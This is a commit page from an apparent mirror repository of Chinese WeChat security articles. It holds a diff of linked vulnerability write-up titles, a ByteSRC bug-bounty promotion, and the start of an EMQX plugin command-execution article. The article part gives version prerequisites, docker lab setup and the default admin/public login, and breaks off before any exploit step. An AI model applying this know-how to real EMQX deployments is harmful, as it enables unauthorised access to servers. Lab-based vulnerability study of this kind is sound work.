mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
EMQX后台插件命令执行、端午活动开启!白盒+黑盒双修来袭!知名小朋友(代码审计)联手地图大师(企业SRC漏洞挖掘),端午节限时大放价!、漏洞致命主义已经结束:为什么身份威胁预防是网络安全的未来、CVE-2025-24813 Apache Tomcat RCE 漏洞深度解析与 PoC、如何通过一个SSRF漏洞挖出百万用户数据、不容忽视的威胁:探索与JWT相关漏洞(另类的越权)、SSRF漏洞详细讲解:攻击者是怎么“骗”服务器发起请求的、【漏洞通告】Google Chrome V8越界写入漏洞(CVE-2025-5280)、美国宇航局开源软件中爆出大量严重漏洞、创宇安全智脑 | vBulletin远程代码执行(CVE-2025-48827∕CVE-2025-48828)等84个漏洞可检测、ByteSRC全域3倍积分!单个漏洞最高15w!送Apple全家桶!、微软OneDrive严重安全漏洞:OAuth权限滥用,数据泄露风险高、
This commit is contained in:
 test committed
1 parent
f51c77785d
commit
4aa6448afa
13 files changed
+3285
-1
No files matched your search
@@ -14589,5 +14589,17 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0MTUwMjQ5Nw==&mid=2247488861&idx=1&sn=36092d38e428c6737bfc7a2291f944c2": "逻辑漏洞-使用 SSO 登录进行帐户接管",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU1NzczNTM1MQ==&mid=2247485328&idx=2&sn=d8fcb14e80a40517b3c3d4a7f6a9a3be": "CVE-2025-21333 漏洞深度解析与 PoC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIxNTIzNTExMQ==&mid=2247491713&idx=1&sn=35eb54f2e0199e3f7f5de84f67709c3e": "白盒Sign加密到前台SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzQyMDkxMQ==&mid=2247488205&idx=1&sn=07a9e01c17f5cfb38760b833ca7154e5": "ofcms的XXE漏洞分析"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzQyMDkxMQ==&mid=2247488205&idx=1&sn=07a9e01c17f5cfb38760b833ca7154e5": "ofcms的XXE漏洞分析",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAwMjQ2NTQ4Mg==&mid=2247499234&idx=1&sn=302778f0d6709a3b6ba6e7002fe7ed2a": "EMQX后台插件命令执行",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyMjM5NDM3NQ==&mid=2247486510&idx=1&sn=7a0166be0ab7a08b67e8717c0a493179": "端午活动开启!白盒+黑盒双修来袭!知名小朋友(代码审计)联手地图大师(企业SRC漏洞挖掘),端午节限时大放价!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA4MzMzOTQ4Mw==&mid=2453672669&idx=1&sn=71417cae2e7bee44452d6b0b59147419": "漏洞致命主义已经结束:为什么身份威胁预防是网络安全的未来",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU1NzczNTM1MQ==&mid=2247485328&idx=3&sn=e9f38cccf7a23f748be4b9a79a4fe179": "CVE-2025-24813 Apache Tomcat RCE 漏洞深度解析与 PoC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNjc0ODA3NQ==&mid=2247483959&idx=1&sn=c804f2123e5364505e6d5b5ce8c556c2": "如何通过一个SSRF漏洞挖出百万用户数据",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MzYyMjEzMQ==&mid=2247489499&idx=1&sn=5c212d09a83dfe975227bc478b0114df": "不容忽视的威胁:探索与JWT相关漏洞(另类的越权)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MzYyMjEzMQ==&mid=2247489500&idx=1&sn=59a42b9399b76744b3f91a726a0a112b": "SSRF漏洞详细讲解:攻击者是怎么“骗”服务器发起请求的",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247501121&idx=2&sn=50940420fb1e9fde2dce1f8f6a5226ae": "【漏洞通告】Google Chrome V8越界写入漏洞(CVE-2025-5280)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNTI2MTI1NA==&mid=2247503379&idx=1&sn=88acd40380c32f491190c22bcf675915": "美国宇航局开源软件中爆出大量严重漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIwNjU0NjAyNg==&mid=2247491176&idx=1&sn=42c85804ebaac536b5d7e05b29a97a4f": "创宇安全智脑 | vBulletin远程代码执行(CVE-2025-48827∕CVE-2025-48828)等84个漏洞可检测",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk3NTk1NjM1MQ==&mid=2247487891&idx=1&sn=f5a635e1b59af1e7fa79da35637b1d98": "ByteSRC全域3倍积分!单个漏洞最高15w!送Apple全家桶!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzNDU5NTI4OQ==&mid=2247489351&idx=1&sn=62a05afe4fae8a7a497cdb2a52eb4047": "微软OneDrive严重安全漏洞:OAuth权限滥用,数据泄露风险高"
|
||||
}
|
||||
@@ -0,0 +1,258 @@
|
||||
# ByteSRC全域3倍积分!单个漏洞最高15w!送Apple全家桶!
|
||||
ByteSRC Day1安全团队 2025-05-29 06:32
|
||||
|
||||
ByteSRC全线业务多倍激励活动上线!
|
||||
|
||||
**3倍积分!Apple全家桶!千元现金!**
|
||||
|
||||
**团队奖励!双倍卡统统安排~**
|
||||
|
||||
四重激励矩阵全面启动,等你解锁!
|
||||
👏
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**活动时间**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
5月29日-6月16日
|
||||
|
||||
|
||||
|
||||
**奖励范围**
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
全线业务
|
||||
|
||||
|
||||
|
||||
**四重奖励**
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
奖励一:全线业务 多倍激励
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

严重、高危
|
||||
**3倍**
|
||||
积分
|
||||
|
||||
中危、低危
|
||||
**2倍**
|
||||
积分
|
||||
|
||||
👇 翻倍奖励详情 🔎
|
||||
|
||||
|
||||
|
||||
(翻倍特指基础积分,成长体系加成部分不参与翻倍)
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
奖励二:伯乐有礼 多邀多得
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
活动期间,老用户邀请新用户提交有效高危/严重漏洞:
|
||||
|
||||
推荐≥1人,伯乐可得2000元/人,受邀人同享2000元/人
|
||||
|
||||
推荐≥3人,
|
||||

伯乐可得iphone16 512GB,受邀人同享3000元/人
|
||||
|
||||
推荐≥5人,伯乐可得
|
||||


**豪华版Apple全家桶**
|
||||
,受邀人同享5000元/人
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
*新用户定义:2025未提交过有效高危/严重漏洞的用户
|
||||
|
||||
*全家桶:MacBookPro14英寸M4(10+10核) 16G 512G、iphone16 512GB、Apple watch S10、AirPods 4
|
||||
|
||||
*伯乐有礼规则说明:受邀人需在标题备注伯乐ID,奖金以ID计数,多邀多得,未备注则默认不参加伯乐有礼活动。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
奖励三:萌新上路 赢双倍卡
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
活动期间,提交任意有效漏洞,享有双重奖励:
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
# 双倍卡1张 #
|
||||
|
||||
|
||||

# 抖音文创抱枕1个 #
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
*每人1个抱枕/双倍卡,以id计数
|
||||
|
||||
*双倍卡可翻倍任意漏洞,限6/20-7/20使用,
|
||||
使用时需在标题备注「双倍卡」
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
奖励四:团队协作 共筑荣耀
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
活动积分TO1团队 奖励
|
||||
**8000元**
|
||||
团建基金
|
||||
|
||||
活动积分TO2团队 奖励**5000元**
|
||||
团建基金
|
||||
|
||||
活动积分TO3团队 奖励
|
||||
**3000元**
|
||||
团建基金
|
||||
|
||||
|
||||
|
||||
**活动说明**
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
1、报告提交地址:src.bytedance.com
|
||||
|
||||
2、活动奖励发放说明:无需备注,活动期间提交有效漏洞,默认享有活动奖励;平台仅发放基础积分,活动额外奖励将由运营单独登记发放,奖励情况将在活动群公示。
|
||||
|
||||
3、团队奖励说明:团建基金由队长统一分配;师傅们记得先加入团队,再提交漏洞,才算团队积分哦!
|
||||
|
||||
4、活动期间所有报告依据《报告处置规则V6.0》进行等级判定与奖励
|
||||
|
||||
5、活动期间有任何问题可通过平台留言&邮箱:src@bytedance.com 联系我们
|
||||
|
||||
6、欢迎加入官方活动群,组队交流,上分冲冲冲~
|
||||
|
||||
|
||||
|
||||
二维码有效期至6月4日
|
||||
|
||||
|
||||
|
||||
**划重点!高系数业务一览!**
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
高系数高危漏洞6w元起步!
|
||||
|
||||
严重漏洞最高可得15w元!
|
||||
|
||||
***今日头条**
|
||||
|
||||
***飞书**
|
||||
|
||||
***豆包**
|
||||
|
||||
***抖音:**
|
||||
抖音APP、抖音极速版APP、douyin.com、creator.douyin.com
|
||||
|
||||
***抖音电商:**
|
||||
商家后台、飞鸽、开放平台、Buyin、罗盘、C端商城
|
||||
|
||||
***财经:**
|
||||
抖音支付、抖音月付、放心借、保险
|
||||
|
||||
***西瓜视频**
|
||||
:西瓜视频APP、www.ixigua.com、studio.ixigua.com
|
||||
|
||||
***生活服务:**
|
||||
抖音来客、抖音林客、集星、团购、同城
|
||||
|
||||
***火山引擎**
|
||||
:计算(弹性计算、混合云、操作系统)、网络(云上网络、混合云网络、跨地域网络)、存储(基础存储服务、数据迁移与工具)、数据库、安全、控制台、人工智能与机器学习(机器学习:豆包大模型、火山方舟、扣子专业版、HiAgent、机器学习平台、veOmniverse)
|
||||
|
||||
***BytePlus:**
|
||||
Compute、Networking、Storage、Database、Security、Console
|
||||
|
||||
|
||||
完整版详见官网「ByteSRC报告处置规则V6.0」
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

**互动有礼**
|
||||
|
||||
分享本文至朋友圈/白帽社群
|
||||
|
||||
扫码抽奖
|
||||
|
||||
选3位小伙伴送出抖音文创充电宝、安全范儿背包
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,132 @@
|
||||
# EMQX后台插件命令执行
|
||||
Khan安全团队 2025-05-29 02:20
|
||||
|
||||
欢迎转发,请勿抄袭
|
||||
EMQX(简称 EMQ)是一款完全开源、高度可伸缩且高可用的分布式 MQTT 消息服务器。它不仅支持 MQTT 协议,还支持其他 IoT 协议如 CoAP/LwM2M 等,适用于物联网(IoT)、机器对机器(M2M)通信以及移动应用程序。常用于物联网设备与web控制的系统。
|
||||
|
||||
一
|
||||
|
||||
**前置条件**
|
||||
|
||||
1、有账号密码
|
||||
|
||||
2、版本<5.8.6 版本
|
||||
|
||||
二
|
||||
|
||||
靶场制作
|
||||
|
||||
准备一个EMQX环境,本次测试环境使用docker部署。
|
||||
```
|
||||
docker pull emqx/emqx-enterprise:5.5.1
|
||||
docker run -d --name emqx-enterprise -p 1883:1883 -p 8083:8083 -p 8084:8084 -p 8883:8883 -p 18083:18083 emqx/emqx-enterprise:5.5.1
|
||||
```
|
||||
|
||||

运行容器后访问
|
||||
http://ip:18083
|
||||
登录页面如下:
|
||||
|
||||
|
||||
|
||||
使用默认口令admin/public(提示密码需要修改,点击跳过即可)
|
||||
|
||||
